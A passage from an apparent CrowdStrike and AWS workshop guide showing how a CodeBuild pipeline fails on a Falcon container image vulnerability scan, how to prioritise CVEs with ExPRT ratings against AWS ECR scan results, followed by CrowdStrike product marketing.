
The screenshot shows that the script checks for an environment variable called CS_SCAN_IMAGE.

Check the Environment Variables in the build project: "image-scan-demo-build" in AWS CodeBuild at (https://us-east-1.console.aws.amazon.com/codesuite/codebuild/projects/image-scan-demo-build/edit/environment)




Since the value of CS_SCAN_IMAGE is set to "True", the image will be assessed for vulnerabilities and misconfigurations each time the pipeline builds a new container image.

Check the status of the image-scan-pipeline job in AWS CodePipeline at: https://us-east-1.console.aws.amazon.com/codesuite/codepipeline/pipelines.



Open "image-scan-pipeline", and click "View in CodeBuild" beneath the Failed build status



First, scroll down the Build Log and see the image-scan.sh script being invoked once the test-image is built:

```
104 Successfully built 818e48527080
105 Successfully tagged 579361553041.dkr.ecr.us-east-1.amazonaws.com/test-image:latest
106
107 [Container] 2022/12/20 02:05:48 Running command docker tag $REPOSITORY_URI:latest $REPOSITORY_URI:$IMAGE_TAG
108
109 [Container] 2022/12/20 02:05:48 Running command echo running image-scan.sh
110 running image-scan.sh
111
112 [Container] 2022/12/20 02:05:48 Running command chmod +x ./cs_image_scan/image-scan.sh
113
114 [Container] 2022/12/20 02:05:48 Running command . ./cs_image_scan/image-scan.sh
```


Next, scroll to the bottom to see the vulnerability score

```
418 ERROR   Exiting: Vulnerability score threshold exceeded: '119740' out of '25000'
419
420 [Container] 2022/12/20 02:06:20 Command did not exit successfully . ./cs_image_scan/image-scan.sh exit status 1
421 [Container] 2022/12/20 02:06:20 Phase complete: BUILD State: FAILED_WITH_ABORT
422 [Container] 2022/12/20 02:06:20 Phase context status code: COMMAND_EXECUTION_ERROR Message: Error while
    executing command: . ./cs_image_scan/image-scan.sh. Reason: exit status 1
```


In this example, Falcon Image Assessment found 243 CVE-listed vulnerabilities and 3 detections (related to CIS non-compliance and misconfiguration). We can view granular details about these vulnerabilities and detections in the Falcon console.

Investigating Vulnerability Details and Prioritizing Remediations

Go to https://falcon.crowdstrike.com/cloud-security/cwpp/image-assessment/images, click on the "Repository" field filter and enter your AWS account ID, choose the repo for "test-image", and hit "Apply"




After applying the filter, you'll see the result.




From here you can view details about the image as well as related vulnerabilities and detections.

Click on the "234" link under "Vulnerabilities" and in the next page, filter by ExPRT rating: "Critical"




Falcon Spotlight Expert Prediction Rating Artificial Intelligence (ExPRT.AI) goes beyond static CVSS vulnerability scores, considering factors such as evolving threat activity, CVE age, and ease of exploit, enabling Operations teams to prioritize remediation efforts based on actual risk to your organization.

Click the first CVE-ID to view vulnerability details



From the Vulnerability details pane, you can pivot to see which of your container images are also impacted by this vulnerability. At the bottom of the details pane, you can view and get details about the specific package with the vulnerability.

Click on the package name



Here you can see that this one package has 49 vulnerabilities. Upgrading this one package to a newer, patched version will make a significant improvement in your security posture.

Understanding Image Vulnerability Scores


In Lab 1, we used the CVE (Common Vulnerabilities and Exposures) system for identifying a viable exploit we could leverage for gaining access to a vulnerable host and then exfiltrating data. The CVE system (launched in 1999 and administered by the MITRE Corporation) is a federally-funded repository of all known vulnerabilities associated with publicly-released software. CVE provides a common reference point for security professionals and software vendors. CVE records describe vulnerabilities and their impacts, but they don't address risk severity in any specific environment. That's where CrowdStrike Spotlight's ExPRT ratings add value by focusing the limited bandwidth of cybersecurity teams on the highest priority items for your organization to address, based on a holistic assessment of your security posture.

Note: For more information about CrowdStrike ExPRT.AI see the blog at ExPRT.AI: https://www.crowdstrike.com/blog/introducing-falcon-spotlight-exprt-ai.


AWS offers Basic (included) and Enhanced (as part of Amazon Inspector 2.0) container image vulnerability scanning with Amazon Elastic Container Registry (ECR) service which does a thorough job of identifying package vulnerabilities. In a recent comparison of Basic and Enhanced scanning results for the "vulnerables/web-dvwa" test image, Basic scanning (included with Amazon Elastic Container Registry (ECR)) returned 602 vulnerabilities including 6 critical ones, while Enhanced scanning (part of AWS Inspector 2.0) returned a total of 129 vulnerabilities, none of which were considered critical.


Note: You can complete the following steps yourself by clearing the value for the CS_IMAGE_SCAN environment variable in the "image-scan-demo-build" CodeBuild project described above, and then clicking "Release Change" for the "image-scan-pipeline" CodePipeline job. The procedure will allow you to build the vulnerable container and push to ECR. Once that completes, you can run the Basic scan.

In the example below, we disabled image scanning, so the image build could complete.



From here, we initiate a Basic scan (or an Enhanced scan if Amazon Inspector 2.0 is enabled). After a few minutes, we'll see a vulnerability results summary that we can pivot into for CVE details.





Let's compare these findings with vulnerabilities detected by CrowdStrike image assessment, sorted by ExPRT severity ratings.

CVE ID	Package Name	CrowdStrike ExPRT	NIST.gov	AWS Basic scan
CVE-2019-11043	php7.0 7.0.30-0+deb9u1	critical	critical	high
CVE-2021-44790	apache2 2.4.25-3+deb9u5	critical	critical	high
CVE-2021-40438	apache2 2.4.25-3+deb9u5	critical	critical	medium
CVE-2019-0211	apache2 2.4.25-3+deb9u5	critical	high	high

CVE-2020-28949	php-pear 1:1.10.1+submodules+notgz-9	critical	high	medium
CVE-2020-36193	php-pear 1:1.10.1+submodules+notgz-9	critical	high	medium

CVE scores objectively point to the same vulnerabilities, but Falcon Spotlight ExPRT.AI focuses on actual risks in a specific situation determined by a range of contextual information including the Indicators of Attack and Misconfiguration already detected, the maturity and prominence of exploits for the vulnerability, and many other factors. The key objective for the customer is to quickly identify and prioritize the vulnerabilities which must be addressed immediately, which ones can be mitigated by other means, and those which can wait.


End of Lab 8

Additional Prevention Tools

1. AWS Network Firewall + DNSFW

https://pages.awscloud.com/rs/112-TZM-766/images/Day4%20Protect%20your%20Network%20from%20DNS%20Exfiltration%20Attacks.pdf

AWS provides a comprehensive perimeter security solution for filtering outbound connections via DNS and using ip addresses using a combination of VPC flow logs, GuardDuty, Network Firewall and DNSFW. The link above provides more comprehensive information.



The DNS Firewall Features

- DNS Filtering Managed Domain Lists

  Domain name based filtering

  Create: Denylists, allow lists

  Custom Deny Actions

  Filtering on Resolver and Resolver Endpoints

About CrowdStrike

Setting the New Standard in Endpoint Protection


Organizations are facing an unpalatable reality: Having consistently invested in endpoint protection solutions, they feel no more assured or protected. While they are promised 99 percent protection, they feel 100 percent exposed.

Rather than simply continuing to add to the mistakes of the past, it's time to come at endpoint protection with a fresh and vibrant approach. It's time for a new standard in endpoint protection solutions. And that is exactly what CrowdStrike has created.

The universal target for attackers is the endpoint, but endpoints are changing. The modern workforce is mobile, extending endpoints beyond corporate firewalls and moving seamlessly between virtual and cloud environments. All of this requires even better endpoint protection. To be effective, the new standard for endpoint protection must adapt to this new reality.

The CrowdStrike Falcon® platform is pioneering cloud-delivered endpoint protection. It both delivers and unifies IT Hygiene, next-generation antivirus, endpoint detection and response (EDR), managed threat hunting, and threat intelligence — all delivered via a single lightweight agent. Using its purpose-built cloud-native architecture, the Falcon platform collects and analyses more than 215 billion endpoint events per day from millions of sensors deployed in over 176 countries.

Falcon Platform Overview



Falcon Prevent: Next Generation AV

Falcon Prevent is a fully certified anti-virus replacement that provides the most complete protection from known and unknown malware. Falcon Prevent delivers superior protection with a single lightweight agent that operates without the need for constant signature updates, on-premises management infrastructure, or complex integrations.

Key capabilities

- Ensure your organization is fully protected against the rising tide of cyber threats.
- Fast & easy deployment. Save time, effort and money by deploying immediately operational anti-virus at unprecedented speed.
- Zero impact on the endpoint, no reboots required, no cumbersome & frequent scans or updates.

https://www.CrowdStrike.com/products/falcon-prevent/

Falcon Insight: Endpoint Detection & Response (EDR)

CrowdStrike Falcon Insight eliminates silent failure by providing the highest level of real-time monitoring capabilities that span across detection, response and forensics to ensure nothing is missed, leaving attackers with no place to hide. Falcon Insight provides organizations with state-of-the-art endpoint detection and response (EDR). Using an advanced graph data model, CrowdStrike Threat Graph collects and inspects event information in real time to prevent and detect attacks on your endpoints. As part of the Falcon endpoint protection platform, Falcon Insight records all activities of interest on an endpoint for deeper inspection - even those that evade standard prevention measures.

Key capabilities

- Indicator of Attack (IOA) behavioural protection.
- Real-time visibility & 5 second enterprise search.
- Insight and intelligence with contextualised threat intelligence.
- Zero impact on endpoints – even when analysing, searching & investigating.

https://www.CrowdStrike.com/products/falcon-insight/

Falcon Device Control

Falcon Device Control ensures the safe utilization of USB devices across your organization. Built on the Falcon platform, it uniquely combines extensive visibility and granular control, allowing administrators to ensure that only approved devices are used in your environment. It also provides real-time and historical visibility, including detailed logging and reporting capabilities, giving you a complete understanding of device usage and files written to devices.

Key capabilities

- Discover devices automatically. Gain continuous insight into USB devices across your organization, including those not covered by a policy. Falcon Device Control automatically reports device type (e.g., mass storage, human interface, etc.) with manufacturer, product name, and serial number. You have visibility into all devices operating over the USB bus, including internal/non-removable USB devices and those not categorized as USB by Windows, such as Bluetooth.
- Strict policy enforcement. Define device control policies for endpoint groups, whitelist and blacklist devices by class, vendor, product serial number and/or specific device ID. Define device control policies for endpoints both on and offline.

- Define granular policies for drives. Allows read/write or read-only access, while blocking execution of applications on USB drives.
- Monitor files written to storage. Track data moving from your endpoints to storage, giving you visibility into what's being copied to devices.
- Automatically get device information for quick and easy policy creation and management workflows. Falcon Device Control automatically obtains devices' vendor, class model and serial number, without requiring the use of external tools or device managers, allowing you to create policies for all devices being used in your environment.
- Allows devices to charge even when access is denied. Charge your USB devices while simultaneously enforcing your device control policies.

Leveraging the power of the CrowdStrike® platform and accessed through the Falcon management console, Falcon Device Control is the industry's only 100 percent cloud-delivered and managed device control solution.

https://www.CrowdStrike.com/products/device-control/

Falcon Overwatch: Managed Threat Hunting Service

Falcon Overwatch proactively hunts for threats in your environment 24 hours a day, 365 days a year uniquely pinpointing the most urgent threats, eliminating false negatives and resolving false positives. 24x7 operation readiness identifies & stops more than 15,000 breach attempts per year. Overwatch identifies new threats in any environment and immediately shares the protection across the whole CrowdStrike community.

Proactive Hunting -
https://www.CrowdStrike.com/resources/videos/falcon-overwatch-proactively-hunts-threats-environment/

https://www.CrowdStrike.com/products/falcon-overwatch/

Falcon Discover: IT Hygiene

Falcon Discover is a security hygiene solution that allows you to identify unauthorized systems and applications in real time across your environment and remediate quickly to improve your overall security posture. Falcon Discover provides immediate insight into your endpoint environment via the Falcon Management Console. View real-time and historical application and asset inventory information and ensure admin and user account compliance.

https://www.CrowdStrike.com/products/falcon-discover/

Falcon X

Falcon X and integrated threat intelligence is the next step for endpoint protection. It takes antivirus and endpoint detection and response alerts to the next level by not only showing what happened on the endpoint, but also revealing the "who, why and how" behind the attack. Understanding the threat at this level is the key to getting ahead of future attacks and raising the cost to the adversary.

